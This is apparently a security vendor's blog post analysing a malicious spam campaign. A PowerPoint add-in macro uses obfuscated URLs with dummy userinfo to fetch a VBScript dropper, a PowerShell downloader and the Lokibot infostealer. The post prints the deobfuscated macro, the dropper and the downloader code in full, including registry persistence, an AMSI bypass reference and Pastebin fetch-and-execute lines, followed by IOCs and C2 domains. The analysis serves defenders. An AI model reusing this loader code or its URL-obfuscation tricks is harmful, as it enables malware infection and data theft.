

Evasive URLs in Spam: Part 2

trustwave.com/en-us/resources/blogs/spiderlabs-blog/evasive-urls-in-spam-part-2/



A URL can be completely valid, yet still misleading. In this blog, we will present another technique with URLs that we observed in a recent malicious spam campaign. This is the continuation of an earlier blog that discussed how valid URL formats can be used in evading detection.

The spams in this campaign have a PowerPoint Add-in attachment which contains a malicious macro. When the PowerPoint file is closed, it accesses a URL via the Windows binary mshta.exe, and this leads to different malware being installed into the system. This routine is not unusual for macro downloaders. However, we find the obfuscation used on the URL interesting and worthy of further investigation.



URGENT: REQUEST FOR OFFER (University of Auckland) EUI894/BU463

Folder: [redacted]
From: [redacted]
To: [redacted]
Subject: URGENT: REQUEST FOR OFFER (University of Auckland) EUI894/BU463
Date: Wednesday, August 19, 2020 3:47:00 PM
Size: 297.9 KB
Path: [redacted]

B5f3d8fc40006.5f3d8fc5006a.0007
- Message Headers
- Message Body
- Message Body
- a87a9205.png
- 6b037360.png
- blocked.gif
- REQUEST FOR OFFER   08-20-2020.ppt

Type: Mail Body   Size: 5.2 KB

The University of Auckland,

Attn:

In line with a good recommendations of your company by our contract, we are the University of Auckland under the leadership of Dr Evija Trofimova.

PowerPoint Options

View and manage Microsoft Office add-ins.


Add-ins

Name	Location	Type
Active Application Add-ins		
REQUEST FOR OFFER 08-20-2020	C:\...PT\REQUEST FOR OFFER 08-20-2020.ppt	PowerPoint Add-in
Inactive Application Add-ins		

```
POWERPNT.EXE   1504  Susp...   11,780 K   29,980 K Microsoft Office PowerPoint    Microsoft Corporation
  mshta.exe     616  < 0.01     4,360 K   12,792 K Microsoft (R) HTML Applicati... Microsoft Corporation
```

```
Command Line:
  mshta https://%909123id%909123id%909123id%909123id%909123id@j.mp\kassaasdskdd
Path:
  C:\Windows\System32\mshta.exe
```

Figure 1: The spam containing a PowerPoint Add-in and the PowerPoint's process tree



Hiew: REQUEST FOR OFFER   08-20-2020.ppt

```
    REQUEST FOR OF►  ↓FRO ---------                0000519C|Hiew 8.13 (c)SEN
Attribut e VB_Nan e = "lk"
Functi on kokda sodk() A s S ng
 polaotos [illegible] p ^ [illegible] hotgua [illegible] koas►mxjw [illegible] s:/ "
[illegible] kdjk►eurg [illegible] /%9 09123id [illegible] @j.mp\ka ssaasdsk dd Tzuoos aod [illegible]
[illegible]
[illegible] dllo [illegible]
E nd àù
```

```
Attribute VB_Name = "lk"
Function kokdasodk() As String
polaotos = "p"
poloots = "h"
hotguase = "t"
koasmxjw = "s:/"


kdjkeurg = "/%909123id%909123id%909123id%909123id%909123id@j.mp\kassaasdskdd"
zuoosaod = poloots + hotguase + hotguase + polaotos + koasmxjw + kdjkeurg
koasdllo = zuoosaod
kokdasodk = koasdllo
End Function
```

https://%909123id%909123id%909123id%909123id%909123id@j.mp/kassaasdskdd

Figure 2: The PowerPoint attachment and its macro code where the initial malicious URL is formulated

The domains associated with this campaign are already known to host malicious files and obfuscated malicious data. To trick the email recipient, and avoid being flagged by email and AV scanners, the cybercriminals behind this campaign employed a semantic attack on these URLs.

A URI may have an Authority component and below is its structure. If the Userinfo subcomponent is present, it is preceded by two slashes and followed by an “@” character.

authority = [**userinfo@**]host[:port]

Userinfo is rarely used, and as such, can be used to try and fool a casual observer. In this campaign, dummy userinfo is incorporated on the URLs. The bad guys are attempting to make the domains unnoticeable yet still conforming with the generic URI syntax.




REQUEST FOR OFFER 08-20-2020.ppt
MACRO DOWNLOADER
ACCESSES VIA MSHTA
https://%909123id%909123id%909123id%909123id%909123id@j.mp/kassaasdskdd
REDIRECTS TO
http://pastebin.com/raw/XZxTT7Xy
CONTAINS VBSscript DROPPER
DROPPED PowerShell DOWNLOADS AND PROCESSSES DATA FROM
https://%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20@pastebin.com/raw/uhMtv3Bk
https://%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20@pastebin.com/raw/Nz1mPUdT
LEADS TO
LEADS TO
DLL INJECTORS
INJECTS TO LEGIT PROCESS
PAYLOAD Lokibot

Figure 3: The URL flow


The initial URL shown in the image above has the domain *j[.]mp* – a URL shortening service offered by Bit.ly, a URL shortener too. To avoid being characterized as a short URL and eventually evading detection signatures, the string “*%909123id”* is repeatedly used in the userinfo. Since the URL *j[.]mp/kassaasdskdd (shortened from Figure 3)* does not require a userinfo to gain access to any resources, the userinfo data will be ignored when the URL is accessed. The first URL, accessed by the PowerPoint attachment, redirects to an obfuscated VBScript hosted on Pastebin.



```
<script>
<!--
document.write(unescape("%3Cscript%20language%3D%22%26%2386%3B%26%2366%3B%26%2383%3B%26%2399%3B%26%23114%3B%26%23105%3B%26%23
//-->
</script>
```

```
<script language="&#86;&#66;&#83;&#99;&#114;&#105;&#112;&#116;">
CreateObject("WScript.Shell").RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\koaskd", "mshta
vbscript:Execute(""CreateObject(""""Wscript.Shell"""").Run """"powershell ((gp HKCU:\Software).Fucku)|IEX"""", 0 : window.close"")", "REG_SZ"

CreateObject("Wscript.Shell").regwrite "HKCU\Software\Fucku", "$fucksecurityresearchers='contactmeEX'.replace('contactme','I');sal M
$fucksecurityresearchers;do {$ping = test-connection -comp google.com -count 1 -Quiet} until ($ping);$KDASKDKAs =
[Enum]::ToObject([System.Net.SecurityProtocolType], 3072);[System.Net.ServicePointManager]::SecurityProtocol = $KDASKDKAs;$iwannaleftsellingtools= New-
Object -Com
Microsoft.XMLHTTP;$iwannaleftsellingtools.open('GET','https://%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20@pastebin.com/raw/uhMtv3Bk',
$false);$iwannaleftsellingtools.send();$ijijinjnini=$iwannaleftsellingtools.responseText;$asciiChars= $ijijinjnini -split '-' |ForEach-Object
{[char][byte]""0x$_""};$asciiString= $asciiChars -join ''|M;[Byte[]]$Cli2= iex(iex('(&(GCM *W-O*)'+
'Net.'+'WebC'+'lient)'+'.Dow'+'nload'+'Str'+'ing(''https://%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20@pastebin.com/raw/Nz1mPUdT'').repla
ce(''/-(+)-
\'',
''!@#*!&@$**!@#&!@#*@#*!@*#(!@#&!@(#!@&$(!@#&!*@(#!&@$*(!@#&!*@(#!@&#*(!@#&!@*#()!@#&!*@(#)'').replace(''!@#*!&@$**!@#&!@#*@#*!@*#(!@#&!@(#!@&$(!@#&!*@(#!
&@$*(!@#&!*@(#!@&#*(!@#&!@*#()!@#&!*@(#)'',''0x'')')) |
g;$iwannaleftsellingtools=[System.Reflection.Assembly]::Load($decompressedByteArray);[rOnAlDo]::ChRiS('notepad.exe',$Cli2)" , "REG_SZ"

Const HIDDEN_WINDOW = 0
strComputer = "."
Set objWMIService = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")
Set objStartup = objWMIService.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = HIDDEN_WINDOW
Set objProcess = GetObject("winmgmts:root\cimv2:Win32_Process")
errReturn = objProcess.Create( "powershell ((gp HKCU:\Software).Fucku)|IEX", null, objConfig, intProcessID)


self.close

</script>
```

Figure 4: The obfuscated script on Pastebin and its de-obfuscated data



Name	Type	Data
(Default)	REG_SZ	(value not set)
koaskd	REG_SZ	mshta vbscript:Execute("CreateObject(""Wscript.Shell"").Run ""powershell ((gp HKCU:\Software).Fucku)|IEX"", 0 : window.close")

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
Fucku	REG_SZ	$fucksecurityresearchers='contactmeEX'.replace('contactme','I');sal M $fucksecurityresearchers;do {$ping = test-connection -comp

Figure 5: The registry entry created by the VBScript on Figure 4

The VBScript, contained in the 2nd URL in Figure 3, is a dropper. It writes a PowerShell downloader into the registry and sets its persistence. The PowerShell downloads and processes the raw data on two more Pastebin URLs, and then executes the output binaries.

The third and the fourth URLs are Pastebin URLs too. Both contain dummy userinfo as well which will be ignored by the Pastebin URLs. The content at the third URL *pastebin[.]com/raw/uhMtv3Bk (shortened from Figure 3)* contains an obfuscated PowerShell code. The PowerShell executes 2 DotNet compiled DLLs – the first DLL bypasses the Anti-Malware Scan Interface (AMSI) and then loads a DLL injector into the memory. The fourth URL *pastebin[.]com/raw/Nz1mPUdT (shortened from Figure 3)* contains an obfuscated malware Lokibot sample. This will be injected to a legit process notedpad.exe by the DLL injector mentioned earlier.

Summary

We found it interesting that the attackers were using URIs in this way, which essentially is an attack on the user’s preconceived notion of what a URI should look like. It may also defeat security solutions, which may be expecting URIs in a certain format.

Trustwave Secure Email Gateway has added protection for this threat for our customers. As advised by my colleague in the blog, be cautious with URLs received from external emails – investigate links before clicking.

IOCs

Email Attachment
REQUEST FOR OFFER 08-20-2020.ppt (82944 bytes) SHA1:
01A3399F8A075137CD4F68A2B247C509FCEAB21F

DLL Injectors
WindowsFormsApplication68.dll (49664 bytes)
F8E91A3A407235583058DF06C2C2CCDE73194A03
Guwav.dll (20480 bytes) SHA1: 70b45d01eea4156610583c8b3dfcab89eeb6f113

Obfuscated VBScipt from pastebin[.]com/raw/XZxTT7Xy
(3346 bytes) SHA1: FC050B623983B10D60ED4557771609C9D10F3C3A
Obfuscated PowerShell from pastebin[.]com/raw/uhMtv3Bk
(525125 bytes) SHA1: 047D7516EF672AE882B322F1E3E9DF2BDF7F4583
Lokibot deobfuscated from pastebin[.]com/raw/Nz1mPUdT
(104.0KB) SHA1: A988B692581A76A6220A641037F7AA254C1F293F
Lokibot Setting URL
hxxp://195[.]69[.]140[.]147/[.]op/cr[.]php/SczbkxCQZQyVr
Lokibot C&Cs
kbfvzoboss[.]bid/alien/fre[.]php
alphastand[.]trade/alien/fre[.]php
alphastand[.]win/alien/fre[.]php
alphastand[.]top/alien/fre[.]php